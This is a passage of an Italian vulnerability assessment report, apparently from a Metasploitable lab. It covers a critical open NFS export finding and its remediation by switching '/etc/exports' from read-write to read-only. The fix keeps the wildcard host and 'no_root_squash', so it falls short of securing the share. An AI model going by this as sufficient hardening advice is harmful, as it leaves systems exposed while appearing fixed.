  
To see debug logs, please visit individual host
```

Port ▲	Hosts
2049 / udp / rpc-nfs	192.168.50.101

Plugin Details	
Severity:	Critical
ID:	11356
Version:	1.21
Type:	remote
Family:	RPC
Published:	March 12, 2003
Modified:	August 30, 2023

VPR Key Drivers	
Threat Recency:	No recorded events
Threat Intensity:	Very Low
Exploit Code Maturity:	Unproven
Age of Vuln:	730 days +
Product Coverage:	Low
CVSSV3 Impact Score:	5.9
Threat Sources:	No recorded events

Risk Information	
Vulnerability Priority Rating (VPR):	5.9
Risk Factor:	Critical
CVSS v2.0 Base Score:	10.0
CVSS v2.0 Vector:	CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
Vulnerability Information	
Exploit Available:	true
Exploit Ease:	Exploits are available
Vulnerability Pub Date:	January 1, 1985
Exploitable With	
Metasploit (NFS Mount Scanner)	
Reference Information	
CVE: CVE-1999-0170 , CVE-1999-0211 , CVE-1999-0554	

SOLUZIONE: Modificare permessi file NFS

Si vanno a modificare i permessi nel file NFS mediante il seguente comando
“*sudo nano /etc/exports*”


```
msfadmin@metasploitable:~$ sudo nano /etc/exports_
```



```
fg# /etc/exports: the access control list for filesystems which may be
exported
#          to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,async,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
#
# *(rw,sync,no_root_squash,no_subtree_check)
```

```
fg# /etc/exports: the access control list for filesystems which may be
exported
#          to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync) hostname2(ro,sync)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,async,fsid=0,crossmnt)
# /srv/nfs4/homes  gss/krb5i(rw,sync)
#
# *(ro,sync,no_root_squash,no_subtree_check)
```

Ora si dovrà cambiare il permesso “*rw*” (*read, write*) in “*ro*” (*read only*). Questo permetterà all’host di non poter modificare i file ma di poterli solo leggere. Dopo aver effettuato questo passaggio si eseguirà il comando “*sudo exportfs -ra*” per riavviare il servizio NFS e aggiornare il file.



CONCLUSIONI

In conclusione, dopo un attenta analisi delle vulnerabilità rilevate, è evidente l'importanza cruciale di adottare delle migliori pratiche per potenziare la sicurezza del sistema. Adottando le linee guida di sicurezza stabilite e adottando misure proattive, le organizzazioni possono mitigare efficacemente i rischi e rafforzare le proprie difese contro le potenziali minacce informatiche. Le principali raccomandazioni includono le valutazioni regolari della sicurezza, gestione tempestiva delle patch, controlli di accesso robusti, formazione dei dipendenti relativo al discorso della sicurezza informatica e monitoraggio continuo dell'attività di sistema. Incorporando queste migliori pratiche nella loro strategia di sicurezza, le organizzazioni possono ridurre al minimo le vulnerabilità, salvaguardare i dati sensibili e mantenere l'integrità e la disponibilità dei propri sistemi di fronte alle sempre più complesse minacce informatiche in evoluzione.